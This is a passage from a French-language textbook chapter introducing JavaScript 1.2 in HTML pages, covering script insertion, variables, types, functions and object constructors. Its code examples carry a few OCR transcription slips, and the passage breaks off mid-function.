Dans cet ouvrage, nous avons décidé de nous limiter à la présentation de JavaScript appliqué au développement de documents HTML. Ce langage, né avec le Web, est, à notre avis, celui qui a le mieux réussi son mariage avec HTML. Ces deux langages sont d'ailleurs si intimement liés, que nous avons choisi de décrire simultanément balises HTML et objets JavaScript. Ce chapitre constitue une approche générale du langage.
Si la première version de JavaScript, apparue avec Netscape 2.0, était un peu limitée, vous verrez que la version 1.2 décrite ici est beaucoup plus achevée. Cette version n'est, pour l'instant, supportée que par Netscape 4.0, mais il est probable que d'autres constructeurs l'intègrent dans un proche avenir.

Java et JavaScript

On pourrait présenter JavaScript comme le petit frère de Java. A dire vrai, les deux frères n'ont pas grand-chose en commun, si ce n'est peut-être le nom et la syntaxe, assez proche de celle du C++. Il règne en fait une certaine confusion lorsqu'on parle de ces deux langages. On entend souvent parler de *" script java"* alors que ce terme n'a aucun sens : Java n'est pas un langage de script (c'est un langage compilé) et un script JavaScript n'a rien à voir avec Java !
JavaScript est un langage qui n'a absolument pas les prétentions de Java. Java est un langage de programmation à part entière (comme le C, le C++, le Pascal...). Son terrain d'action ne se limite pas au Web. En Java, on peut absolument tout faire ! HotJava, par exemple, le *browser* Web proposé par SUN, est écrit entièrement en Java. Et même lorsqu'il est utilisé dans un contexte Internet (c'est-à-dire sous forme de programmes - *applets* - s'exécutant dans des pages Web), Java reste bien distinct d'HTML. L*'applet* Java s'exécute dans une zone du document HTML, mais de façon complètement indépendante de ce document. En particulier les objets définis avec HTML (formulaires, images...) ne sont pas accessibles depuis l'*applet.*
JavaScript, au contraire, est profondément intégré à HTML, à tel point que sans HTML, il n'a pas vraiment de raison d'être. En JavaScript, on se contente de donner un peu de vie à HTML. On pourra, par exemple, vérifier les valeurs saisies dans un formulaire HTML sans avoir à contacter un serveur. On pourra également changer le contenu d'une image sans recharger tout le document. JavaScript peut accéder à la quasi-totalité des objets définis en HTML. Peut-être un jour JavaScript prendra-t-il de l'ampleur et s'émancipera-t-il du simple cadre des *browsers* Web (Netscape le propose déjà pour l'écriture de genre de scripts CGI sur ses serveurs), mais l'heure n'est pas encore venue.
En résumé, si l'on jette un œil du côté des fonctionnalités, il est clair que JavaScript fait pâle figure face à Java. Mais, un peu à la manière d'HTML, la force de JavaScript est sa simplicité, propre à attirer un public de non-informaticiens. En effet, pour écrire une *applet* Java, il faut un compilateur Java (comme le Java Developpment Kit de SUN), un éditeur de texte et un *browser,* sans oublier de solides connaissances en programmation objet. Au contraire, on peut faire ses premiers pas en JavaScript avec seulement un éditeur de texte, un *browser*, quelques connaissances en HTML et des notions de programmation.
Mais voyons concrètement ce qui différencie ces deux langages.

JavaScript est un langage de script, c'est-à-dire un langage interprété qui ne nécessite aucune compilation. Il possède de nombreuses caractéristiques des langages objet, mais cependant, il ne peut pas prétendre être un véritable langage objet dans la mesure où il n'implémente pas la notion d'héritage et possède une notion de classe très simpliste. La programmation en est simplifiée, mais limitée en fonctionnalités. La plupart des objets manipulés sont les objets définis par les balises HTML (liens, images, champs de texte...).
Java est un langage compilé (ou plutôt précompilé). Il s'agit d'un vrai langage objet, avec en particulier des notions de classe et d'héritage.
En JavaScript, la déclaration des variables est optionnelle (mais conseillée !) et elle n'indique pas le type de la variable.
En Java, les variables doivent être déclarées, et cette déclaration doit en préciser le type.
Enfin, JavaScript vérifie les références entre objets seulement lors de l'exécution, alors que cette vérification est faite à la compilation pour Java.

En conclusion, Java et JavaScript n'entrent pas en concurrence. Au contraire, ils se complètent. Java permet d'effectuer des tâches complexes, avec un graphisme avancé et une exigence de performances. JavaScript pourra permettre de bien intégrer l'*applet* ainsi obtenue à un document HTML.

Du JavaScript d'accord, mais où ?

Avant d'étudier en détail la syntaxe de JavaScript, précisons tout d'abord comment le code JavaScript est inséré au code HTML. Pour cela, nous allons nous appuyer sur un premier document HTML enrichi avec des commandes JavaScript. Cet exemple a uniquement pour but de montrer comment le code JavaScript s'intègre au sein du code HTML. Ne vous inquiétez donc pas si vous ne comprenez pas vraiment le sens des commandes JavaScript.

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript1.2">
function fin() {
     window.close()
}
</SCRIPT>
</HEAD>
<BODY>
<SCRIPT LANGUAGE="JavaScript1.2">
     document.write('Vous pouvez fermer cette fenêtre en cliquant ')
</SCRIPT>
<A HREF="JavaScript:fin()">ici</A>
<BR>
ou en passant la souris au-dessus de
<A HREF="" onMouseOver="fin()">cela</A>...
</BODY>
</HTML>
```

Déclaration d'une fonction

Exécution d'une commande lors du chargement du document

URL avec pseudo-protocole JavaScript

Nouvel attribut de gestion des événements utilisateur

Figure 46 - Document premier.htm

Voici l'allure du document correspondant :




Figure 47 - Affichage du document premier.htm

Ce document reflète les trois méthodes possibles pour insérer du code JavaScript dans un document HTML :

- la première consiste à utiliser les balises <SCRIPT>...</SCRIPT> ;
- la seconde à utiliser le pseudo-protocole JavaScript:... dans une URL ;
- la dernière à utiliser un des nouveaux attributs de balise pour la gestion d'événements.

La balise <SCRIPT>...</SCRIPT>

La syntaxe générale de la balise <SCRIPT> est la suivante :

```
<SCRIPT LANGUAGE="nomJangage" SRC="URL" ARCHIVE="fichier.jar" ID=entier>

</SCRIPT>
```

Cette balise a été ajoutée au langage HTML pour insérer du code destiné à être exécuté par le *browser.* L'attribut LANGUAGE permet d'indiquer le langage du code en question. Dans Netscape, la valeur par défaut est JavaScript. Cependant, il est bon de préciser la valeur de cet attribut dans la mesure où certains *browsers* peuvent avoir une autre valeur par défaut. En fait, dans le cas du langage JavaScript, trois valeurs sont possibles : *JavaScript, JavaScript1.1* et *JavaScript1.2,* qui illustrent l'évolution du langage avec les nouvelles versions du browser. Netscape 2.0 ne prend en compte que les scripts avec un attribut LANGUAGE ayant la valeur *JavaScript.* Netscape 3.0 ne prend en compte que les scripts avec un attribut LANGUAGE ayant la valeur *JavaScript* ou *JavaScript1.1.* Netscape 4.0 prend en compte les scripts avec un attribut LANGUAGE ayant la valeur *JavaScript, JavaScriptl.l* ou *JavaScript1.2.*

Lorsque la valeur de l'attribut LANGUAGE est JavaScript, tout *browser* compatible JavaScript sait que le texte compris entre ces deux balises ne doit pas être affiché mais interprété comme étant du code JavaScript. Ce code est exécuté au fur et à mesure que le *browser* charge le document HTML. Ainsi, si le code JavaScript définit une fonction, il ne se passe rien de visible. Le *browser* stocke simplement la définition de cette fonction. C'est le cas de la première utilisation de la balise <SCRIPT> de la figure 46, page 284.

Dans la deuxième utilisation de la balise <SCRIPT>, on voit très bien en revanche que le code est interprété au cours du chargement. En effet, dans ce second cas, on utilise la commande *document.write()* qui, comme on le verra en détail par la suite, permet d'écrire directement dans le document en cours de chargement. On s'aperçoit ainsi que le texte écrit avec cette commande *('Vous pouvez fermer cette fenêtre en cliquant ')* apparaît dans le document final (figure 47, page 284) avant le texte composant la suite du document *('ou en passant la souris au-dessus de ').*

Cette méthode est de loin la plus utilisée pour insérer le code JavaScript. Dans la grande majorité des cas, on insère ces balises dans l'en-tête du document (entre les balises <HEADER>...</HEADER>) pour définir des fonctions JavaScript. On s'assure ainsi que les fonctions sont déclarées le plus tôt possible dans la mesure où l'en-tête est la partie chargée en premier. Il n'y a donc aucun risque de faire appel par la suite à une fonction qui n'a pas encore été définie.

La balise <SCRIPT> possède également un attribut SRC. Celui-ci permet de charger du code JavaScript stocké dans un autre fichier. Ainsi, si vous avez défini des fonctions JavaScript que vous souhaitez utiliser dans plusieurs documents HTML, une bonne solution consiste à placer votre code JavaScript dans un fichier, à placer ce fichier sur votre serveur et à utiliser l'attribut SRC de la balise <SCRIPT> pour insérer le code JavaScript dans vos documents HTML.

Notez que même dans le cas où l'on utilise la balise SRC, la balise </SCRIPT> doit être insérée. Quant au nom du fichier JavaScript indiqué dans l'URL, il doit avoir l'extension *'.js'*. D'autre part, il faut que le serveur sur lequel réside ce fichier sache que l'extension *'.js'* correspond au type MIME *application/x-JavaScript.* Si ce n'est pas le cas, le code ne sera pas chargé ! Si cela vous semble un peu complexe, parlez-en à l'administrateur système de votre site.

```
<HTML><HEAD>
<!-- Insertion d'une librairie
JavaScript -->
<SCRIPT SRC="lib.js"></SCRIPT>
</HEAD>
<BODY>
...
```

Fichier include.htm

```
//
// Librairie de fonction
// JavaScript
// Ferme le browser à partirdu
// duquel cette fonction
// est appelée
function fin() {
     window.close()
}
```

Fichier lib.js

L'ensemble des deux fichiers ci-dessus est équivalent au fichier ci-contre, l'avantage étant que les fonctions définies dans le fichier *lib.js* pourront aisément être insérées dans n'importe quel fichier HTML.

```
<HTML><HEAD>
<SCRIPT>
<function fin() {
 window.close()
}
</SCRIPT></HEAD>
<BODY>
...
```

Fichier premier.htm

Enfin, les attributs ID et ARCHIVE sont optionnels. Ils sont ajoutés pour gérer la signature digitale des scripts JavaScript (voir **JavaScript et la sécurité,** page 402).

Le pseudo-protocole JavaScript

Jusqu'à présent, on savait qu'une URL pouvait être composée à partir des protocoles *http, ftp, gopher, news* etc. Désormais, on va également pouvoir utiliser le pseudo-protocole *JavaScript.* Une URL utilisant ce protocole aura l'aspect suivant :

JavaScript.code JavaScript

Grâce à ce pseudo-protocole, on peut provoquer l'exécution de code JavaScript à la place du chargement d'un nouveau document. Dans l'exemple de la figure 46, page 284, on a utilisé ce protocole dans l'attribut HREF d'une balise <A>...</A>. Lorsqu'on clique sur

le lien défini par cette ancre, on ne charge pas un nouveau document, mais on fait appel à du code JavaScript, en l'occurrence à la fonction *fin()* qui ici ferme le *browser*.
On verra qu'en pratique on utilise rarement cette méthode pour insérer de longues séquences de code. On se limite, comme dans notre exemple, à réaliser des appels à des fonctions définies dans l'en-tête du document entre les balises <SCRIPT>...</SCRIPT>.
On verra par la suite que ce pseudo-protocole est en général utilisé en association avec l'opérateur *void()* (voir void, page 399).

Les nouveaux attributs de gestion d'événements

JavaScript a été créé de façon qu'on puisse programmer la réaction des *browsers* face aux événements utilisateur (par exemple un clic de souris, la modification de la valeur d'un champ texte, la soumission d'un formulaire...). Afin de pouvoir associer du code JavaScript à chacune des actions de l'utilisateur sur un objet d'un document HTML, il a fallu créer de nouveaux attributs de balise. Par exemple, lorsque l'utilisateur passe sa souris au-dessus d'un lien hypertexte, cela déclenche un événement, dont le nom anglais est MouseOver. Pour gérer cet événement, il existe un nouvel attribut à la balise <A> ...</A>, l'attribut *onMouseOver*. De manière générale, pour gérer un événement, on pourra insérer du code JavaScript de la façon suivante :

```
<BALISE onEvenement="Code JavaScript">
```

Nous reviendrons en détail sur la liste des événements pouvant être pris en compte par le *browser* (voir La gestion des événements, page 340).
Comme la méthode précédente, cette méthode est rarement utilisée pour insérer de longues séquences de code. On se limite à réaliser des appels à des fonctions définies dans l'en-tête du document entre les balises <SCRIPT>...</SCRIPT>.

Insertion de variables JavaScript

Il existe également une méthode plus rarement utilisée, qui permet d'insérer non pas du code JavaScript, mais plutôt la valeur d'une variable JavaScript comme valeur d'un attribut de balise HTML. Cette insertion se fait un peu de la même façon que celle de caractères spéciaux. En effet, pour insérer des caractères spéciaux dans du code HTML, on utilise une notation issue de SGML. Par exemple, pour insérer le caractère >, on tapera en fait *>* (gt pour *greater than).* Pour insérer la valeur d'une variable JavaScript, on utilise une syntaxe un peu semblable. Si la variable à insérer s'appelle *Taille,* on pourra insérer sa valeur en utilisant la chaîne *&{Taille};*.
L'exemple est celui d'un texte dont la taille des caractères varie à chaque chargement.

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript1.2">
 var Taille=Math.round(7*Math.random())
</SCRIPT>
</HEAD>
<BODY>
 <FONT SIZE="&{Taille};">Ce texte a une taille aléatoire.</FONT>
</BODY>
</HTML>
```

Déclaration de la variable *Taille* avec une valeur aléatoire

Insertion de la valeur de la variable *Taille*

Figure 48 - Document taille.htm




Figure 49 - Deux chargements successifs du document taille.htm

La balise <NOSCRIPT> au secours des vieux browsers

N'oubliez pas de penser aux utilisateurs qui ont un vieux *browser* incapable de comprendre quoi que ce soit à JavaScript. Ne connaissant pas la balise <SCRIPT>, ces *browsers* l'ignorent et affichent à l'écran tout le code JavaScript. Le remède à cela consiste à mettre l'ensemble du code JavaScript sous forme de commentaire HTML. Cela ne perturbe pas les *browsers* compatibles JavaScript et permet de cacher le code aux *browsers* non compatibles.

En conclusion, si l'on souhaite que le code JavaScript apparaisse lorsque le document est affiché par un *browser* non compatible, on insérera ce code de la façon suivante :

```
<SCRIPT>
<!-- Début de commentaire HTML

Code JavaScript

// Fin de commentaire HTML -->
</SCRIPT>
```

Mais parce qu'il est bon de prévenir les utilisateurs de vieux *browsers* qu'il est temps qu'ils changent de logiciel, Netscape a également ajouté, dans sa panoplie de nouvelles balises, la balise <NOSCRIPT>, qui fonctionne exactement comme <NOFRAMES>. Ainsi, un programmeur consciencieux insérera son code JavaScript de la façon suivante :

```
<SCRIPT>
<!-- Début de commentaire HTML

Code JavaScript

// Fin du commentaire -->
</SCRIPT>
<NOSCRIPT>
Attention, ce document contient du code JavaScript que votre browser
n'est pas capable d'interpréter.<BR>
Vous avez déjà entendu parlé de Netscape ???
</NOSCRIPT>
```

Cette balise peut aussi être utilisée dans le cas où l'utilisateur d'un *browser* compatible JavaScript a inhibé l'option JavaScript, comme on peut le faire avec Netscape à partir du menu Options/Réseau-Sécurité.

Maintenant que vous avez une meilleure idée de la façon d'insérer le code HTML dans un document HTML, abordons en détail la programmation en JavaScript.

Les variables

Comme la plupart des langages, JavaScript dispose de variables permettant de stocker et de manipuler des données. Ainsi, une variable pourra référencer aussi bien des nombres, des chaînes de caractères, des booléens que des objets.
Un nom de variable est composé de lettres non accentuées (majuscules ou minuscules), de caractères *underscore* _, et de chiffres, à condition que le premier caractère ne soit pas un chiffre. JavaScript étant sensible à la casse *(case sensitive* en anglais), deux variables nommées *Taille* et *taille* sont différentes.
La déclaration des variables est optionnelle (mais très fortement conseillée !). Elle se fait à l'aide de l'instruction *var*. Le type de la variable n'est pas précisé. Il est possible lors de la déclaration d'initialiser la valeur de la variable. Dans le cas contraire, la variable prend

la valeur *undefined* (et elle est du type *undefined)*. Une fois qu'on lui a affecté une valeur, une variable a un type (nombre, chaîne de caractères...), mais ce type peut changer si on lui affecte une valeur d'un autre type.
Il existe en JavaScript une notion de variable globale et locale. Les variables locales sont déclarées au sein d'une fonction. Les variables globales sont les variables déclarées en dehors du corps d'une fonction. La portée d'une variable locale se limite à la fonction dans laquelle elle a été déclarée. La portée d'une variable globale se limite au document dans lequel elle a été déclarée. Si l'on désire utiliser une variable globale définie dans un autre document (dans une autre *frame* par exemple), il faut indiquer la hiérarchie permettant d'atteindre cet autre document, comme dans l'exemple suivant :

```
window.parent.droite.nouveauNom
```

Ce point est expliqué en détail à la figure 58, page 319.
On a dit que la déclaration des variables était optionnelle. Cependant, il existe un cas dans lequel cette déclaration est nécessaire : lorsqu'on désire utiliser une variable locale de même nom qu'une variable globale (mais ce n'est pas très judicieux).
L'exemple suivant résume tous ces cas :

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript1.2">
 var Nom
 var Prenom='Clémentine'

 function affiche() {
     var Nom='Gomez'

     document.write(Prenom + ' ' + Nom)
 }
</SCRIPT>
</HEAD>
<BODY>
Les gagnants sont :<BR>
<SCRIPT LANGUAGE="JavaScript1.2">
 document.write(Prenom + ' ' + Nom + ' et <BR>')
 affiche()
</SCRIPT>
</BODY>
</HTML>
```

Déclaration de variables globales avec et sans affectation de valeur

Déclaration d'une variable locale de même nom qu'une variable globale

Figure 50 - Document variable.htm




Figure 51 - Affichage de document variable.htm

Les types

En JavaScript, on manipule cinq types d'entités. Trois types de données simples : les chaînes de caractères *(string* en anglais), les nombres (*number*) et les booléens (*boolean).* Un type pour les données structurées : les objets (*object*).
Enfin, il reste un type un peu particulier qui permet notamment de manipuler les autres types, les fonctions *(function*).

Les chaînes de caractères

Les chaînes de caractères sont définies en JavaScript comme dans la plupart des langages. Ainsi, on pourra définir une chaîne de la façon suivante :

```
'Quoi de neuf docteur ?' ou "Quoi de neuf docteur ?"
```

Comme on le voit, on peut utiliser indifféremment les apostrophes ' ou les guillemets " pour délimiter le début et la fin de la chaîne. En pratique, on privilégiera souvent les apostrophes, les guillemets étant utilisés pour délimiter les valeurs des attributs de balises HTML.
Comme en C, des caractères spéciaux peuvent être insérés dans les chaînes de caractères. En voici la liste :

- **\b** permet d'insérer un retour en arrière ;
- **\f** permet d'insérer un saut de page ;
- **\n** permet d'insérer un saut de ligne ;
- **\r** permet d'insérer retour chariot ;
- **\t** permet d'insérer un caractère de tabulation.

Toujours comme en C, \ est le caractère d'échappement. Il permet par exemple d'indiquer à JavaScript qu'on désire insérer une apostrophe dans une chaîne de caractères et

que JavaScript ne doit donc pas interpréter cette apostrophe comme un indicateur de fin de chaîne. Ainsi :

```
'Quoi d\'neuf doc\' ?'
```

définit la chaîne :

```
Quoi d'neuf Doc' ?
```

Enfin, l'opérateur de concaténation des chaînes de caractères est le caractère +. Ainsi, l'expression :

```
'Quoi de neuf' + ' Doc ' + '?'
```

définit la chaîne :

```
Quoi de neuf Doc ?
```

On verra par la suite (voir **Les chaînes de caractères comme objets**, page 361) que les chaînes de caractères sont en fait des objets JavaScript, et qu'elles peuvent donc être manipulées selon une syntaxe objet.

Les nombres

En JavaScript, le type *number* ne permet pas de faire la différence entre les entiers et les réels. Cependant, lorsqu'on définit des nombres, on utilise une notation particulière selon qu'on décrit un entier ou un réel. Mais quoi qu'il en soit, du point de vue de JavaScript, les données obtenues sont des nombres, sans distinction entre réels et entiers.
Pour les entiers, certaines règles doivent être respectées. Un nombre, dont le premier chiffre est 0, est considéré comme étant exprimé en base 8 (octale). Un nombre dont les deux premiers caractères sont 0x est considéré comme étant exprimé en base 16 (hexadécimale). Tout autre nombre est considéré comme étant exprimé en base 10 (décimale). Ainsi, les expressions suivantes sont valides pour définir des nombres entiers et représentent des valeurs distinctes :

```
045
0xE45A
45
```

Les expressions suivantes sont incorrectes, car elles utilisent des *chiffres* incompatibles avec la base choisie :

```
084
0xT45Y
1A
```

Les réels sont quant à eux représentés en utilisant une partie entière, un point (et non une virgule) et une partie décimale. Il est également possible d'indiquer une puissance de 10 à l'aide d'un symbole *e ou E* suivi d'un exposant entier. Par exemple :

```
1.2
.2
1.2e3
2E-6
```

Les booléens

Les booléens sont des entités qui ne peuvent avoir que deux valeurs, *true* (vrai) ou *false* (faux).

Les fonctions

Une fonction est un ensemble d'instructions réunies pour effectuer une action bien définie. Lorsqu'on définit une fonction, on nomme cet ensemble d'instructions et on indique les paramètres qu'on désire lui passer. Ce nom est en quelque sorte une nouvelle commande du langage et pourra être utilisé à tout moment comme une commande classique. Pour définir une fonction qui ne retourne pas de valeur, la syntaxe est la suivante :

```
function Nom_Function (Arg1, ..., ArgN) {
        Instruction 1

        InstructionM
```

Pour définir une fonction qui retourne une valeur, la syntaxe est la suivante :

```
function Nom_Function (Arg1,..., ArgN) {
        Instruction 1

        InstructionM
        return valeur
}
```

Considérons maintenant l'exemple d'une fonction très simple qui prend deux nombres en paramètres et qui retourne le plus grand des deux :

```
function maximum(a,b) {
 if (a > b) {
     return a
 }else {
     return b
 }
}
```

maximum(2,8) retournera *8. maximum(19,2)* retournera *19.*

Il faut noter que les arguments des fonctions ne sont pas typés lors de la définition de la fonction. Il peut s'agir aussi bien de chaînes de caractères, de nombres, de booléens que d'objets. D'autre part, le nombre d'arguments d'une fonction n'est pas fixé lors de sa déclaration. On peut par exemple imaginer une fonction qui, appelée sans argument, renvoie le jour de la semaine et qui, appelée avec en paramètre une date (au format Jour/Mois/Année), renvoie le jour de la semaine pour cette date. Voici le détail d'une telle fonction :

```
function jour(date) {
 // Objet qui permettra de stocker la date
 var LaDate
 // Tableau contenant les jours de la semaine
 Semaine = new Array('Dimanche', 'Lundi', 'Mardi',
                  'Mercredi' , 'Jeudi', 'Vendredi', 'Samedi')

 // Cas où une date est passée en argument
 if (date) {
     // On  récupéré le jour le mois et l'année
     // et    on crée un objet Date
     dateJS = date.split('/')
     LaDate = new Date(dateJS[2], dateJS[1]-1, dateJS[0])
 } else {
 // Cas ou  aucune date n'est passée en argument
     //On récupère la date du jour
     LaDate = new Date()
 }
 // Le jour de la semaine d'un objet Date est
 // obtenu  avec la méthode getDay() sous forme  d'un chiffre.
 // Ce chiffre correspond à l'index dans notre tableau  Semaine.
 // Par exemple, 0 correspond à Dimanche...
 return Semaine[LaDate.getDay()]
}
```

Si l'on est lundi, *jour()* retournera Lundi. Maintenant, si je désire connaître quel jour de la semaine je suis né, je taperai *jour('4/6/70').* Cela me permet de savoir que je suis né un Jeudi. L'objet prédéfini *Date()* utilisé ici est décrit page 351.

Quelques autres points techniques sont abordés plus en détail lors de la description de l'instruction *function,* page 388.

Les objets

On l'a déjà dit, JavaScript n'est pas un véritable langage orienté objet. En particulier, la définition des classes y est simpliste et la notion d'héritage entre classes manque. Cependant, JavaScript possède de nombreuses caractéristiques et une syntaxe largement inspirée de la programmation objet, ce en quoi il constitue une assez bonne introduction à ce type de programmation. Ainsi, les données autres que de simples nombres, chaînes de caractères ou booléens pourront être manipulées selon une *syntaxe* objet. Afin d'aborder la structure objet proposée par JavaScript, nous avons choisi d'utiliser une terminologie objet.

A la base de la programmation objet se trouve la notion de **classe.** Une classe est en fait une famille d'objets possédant une structure et un comportement commun. Pour définir une classe, on doit simplement préciser les caractéristiques communes à tous les objets de cette classe ainsi que les outils (les fonctions) qui peuvent être appliqués à ces objets. Considérons un exemple très simple. Nous souhaitons représenter des individus. Nous allons pour cela créer une classe *Individu* définissant les propriétés qui caractérisent un individu. Les caractéristiques que nous retiendrons pour un individu sont le nom, le prénom et la date de naissance. Dans la terminologie objet de JavaScript, chacune des caractéristiques d'un objet est appelée une **propriété** (en C++, on parle plutôt d'attribut). Pour modéliser nos individus, nous définirons donc la classe *Individu* qui aura trois propriétés que nous appellerons *nom, prenom,* et *date_naissance.* D'autre part, nous souhaitons également disposer d'un outil qui fournisse l'âge d'un individu. En terminologie objet, un outil s'appliquant aux objets d'une classe est appelé une **méthode.** Il nous faut définir la méthode a*ge* comme la différence entre la date actuelle et la propriété *date_naissance* de la classe *Individu.*

Une fois qu'on a défini une classe, il faut aussi définir la façon dont on va pouvoir créer un élément appartenant à cette classe (en terminologie objet, on dira "créer une **instance** de la classe"). Par exemple, comment créer l'objet de la classe *Individu* qui représente Pierre Dupont, 25 ans ? On appelle **constructeur** l'outil qui permet de créer un élément particulier d'une classe.

En fait, en JavaScript, la définition d'une classe et la définition du constructeur de cette classe sont réalisées simultanément par la déclaration d'une fonction un peu particulière. Concrètement, pour la classe *Individu*, cela donnera (nous oublions pour l'instant la méthode *age)* :

```
function Individu(nom, prenom, date_naissance) {
     this.nom = nom
```

```
        this.prenom = prenom
        this.date_naissance = date_naissance
}
```

On voit bien apparaître les trois propriétés de la classe, sous la forme de *this.nom, this.prenom* et *this.date_naissance.* Les références aux futurs objets (ou instances) de la classe *Individu* sont faites à l'aide du mot-clé *this.* D'une certaine manière, on peut dire qu'au moment où l'on créera une nouvelle instance, *this* deviendra cette nouvelle instance, si bien que ce qui sera affecté à *this* le sera en fait à la nouvelle instance. En définitive, cette fonction permet de définir d'une part les trois propriétés de la classe *Individu,* d'autre part la façon dont il faudra initialiser chacune de ces propriétés lors de la construction d'une nouvelle instance.
Dans notre cas précis, le constructeur prend en paramètres les valeurs qui vont être affectées aux différentes propriétés de l'objet lors de sa création. On pourrait également imaginer un constructeur qui ne prenne pas de paramètre et affecte des valeurs nulles à chacune des propriétés. Par exemple :

```
function Individu() {
        this.nom = null
        this.prenom = null
        this.date_naissance = null
}
```

Une fois le constructeur défini, nous pouvons créer la première instance de la classe *Individu.* La syntaxe générale pour créer une instance est la suivante :

nom_instance = new Constructeur()

Ou, si le constructeur prend en paramètre des arguments :

nom_instance = new Constructeur(arg1, arg2, ..., argN)

On remarque que le constructeur est toujours utilisé en conjonction avec l'instruction *new,* qui indique à JavaScript qu'on souhaite créer une instance et non faire un appel classique à une fonction.
Dans notre cas, si je désire créer une instance pour représenter ma nièce Clémentine, nous aurons :

```
niece = new Individu('Clémentine', 'Gomez', '3/12/95')
```

Maintenant qu'on dispose d'une instance de la classe *Individu,* voyons comment accéder aux différentes propriétés de cette instance. La syntaxe est simple :

nom_instance.propriété

Les trois propriétés de l'objet *niece* pourront être référencées par *niece.nom, niece.prenom* et *niece.date_naissance.* Ainsi, si l'on veut modifier le nom de Clémentine, on s'y prendra de la façon suivante :

```
niece.nom = 'Aubert'
```

Compliquons maintenant les choses. Voyons comment ajouter une méthode à un constructeur. L'ajout d'une méthode se fait en deux étapes. Tout d'abord, il faut créer une fonction qui va définir le comportement de cette méthode. Ensuite, on intègre cette méthode au constructeur, comme une propriété dont le nom sera le nom de la méthode et la valeur sera le nom de la fonction préalablement définie (le nom seulement, sans les parenthèses, car il s'agit simplement d'une référence vers cette fonction et non d'un appel à la fonction).
Reprenons la définition de notre constructeur de façon à ajouter la méthode a*ge* à la classe *Individu.* Pour ce faire, il faut d'abord définir une fonction qui calcule la différence entre la propriété *date_naissance* de la classe *Individu* et la date actuelle. Ne prêtez pas garde au détail du calcul, nous expliquerons le fonctionnement de l'objet *Date()* plus tard.

```
function age() {
 // Date du jour
 Aujourd'hui= new Date()
 / / Date de naissance
 //On recupere le jour le mois et l'annee et on cree l'objet
 // Naissance (de la classe Date)
 dateJS = this.date_naissance.split('/')
 Naissance = new Date(dateJS[2], dateJS[1]-1, dateJS[0])
 // Différence des deux dates en millisecondes divisee par le
 // nombre de millisecondes dans un an !
 NombreAnnee=Math.floor(( Aujourdhui.getTime()
             - Naissance.getTime())/ (24*60*60*1000*365.25))
 return NombreAnnee
}
```

On remarque que la référence à l'objet sur lequel va porter la méthode se fait là encore avec le mot-clé *this.* Lorsqu'on appliquera la méthode, *this* sera remplacé par l'instance sur laquelle on appliquera la méthode. Une fois la fonction qui implémente la méthode, définie on l'intègre au constructeur en ajoutant une nouvelle propriété. Voyons l'allure nouvelle que doit avoir notre constructeur pour la prendre en compte :

```
function Individu(nom, prenom, date_naissance) {
 / / Definition des proprietes
      this.nom = nom
      this.prénom = prenom
      this.date_naissance = date
```

```
  // Définition des méthodes
      this.age = age
}
```

Le tour est joué.

La syntaxe pour appliquer une méthode à une instance d'objet est la suivante :

nom_instance.methode(arg1, arg2,..., argN)

Dans notre cas précis, on pourra avoir le code suivant :

```
niece = new Individu('Clémentine', 'Gomez', '3/12/95')
document.write(niece.age() + ' an' + ((niece.age() > 1)?'s.' : '.'))
```


Il affichera ' 1 an' sur le *browser*.

Pour compliquer encore un peu plus, voyons comment une propriété peut également faire référence à une instance de classe, c'est-à-dire à un objet (et non à une simple chaîne de caractères ou à un simple nombre). Imaginons que, pour chaque individu, on désire avoir la possibilité de renseigner une nouvelle propriété qui désigne la mère de l'individu. Pour cela, il va falloir modifier le constructeur de la classe *Individu* de façon à prévoir cette propriété. Le code suivant illustre cet exemple :

```
<HTML><HEAD><SCRIPT LANGUAGE= " JavaS cript1.2" >
// Methode de l'objet Individu
function age() {
 // Date du jour
 Aujourdhui= new Date()
 // Date de naissance
 // On recupere le jour le mois et l'annee et on cree l'objet
 // Date Naissance
 dateJS = this.date_naissance.split('/')
 Naissance = new Date(dateJS[2], dateJS[1]-1, dateJS[0])
 // Différence des deux dates en millisecondes divisee
 // par le nombre de millisecondes dans un an !
 NombreAnnee = Math, round( (Aujourdhui.getTime()
                - Naissance.getTime())/ (24*60*60*1000*365.25))
 retum NombreAnnee
}
//Constructeur de l'objet Individu
function Individu(nom, prenom, date_naissance, mere) {
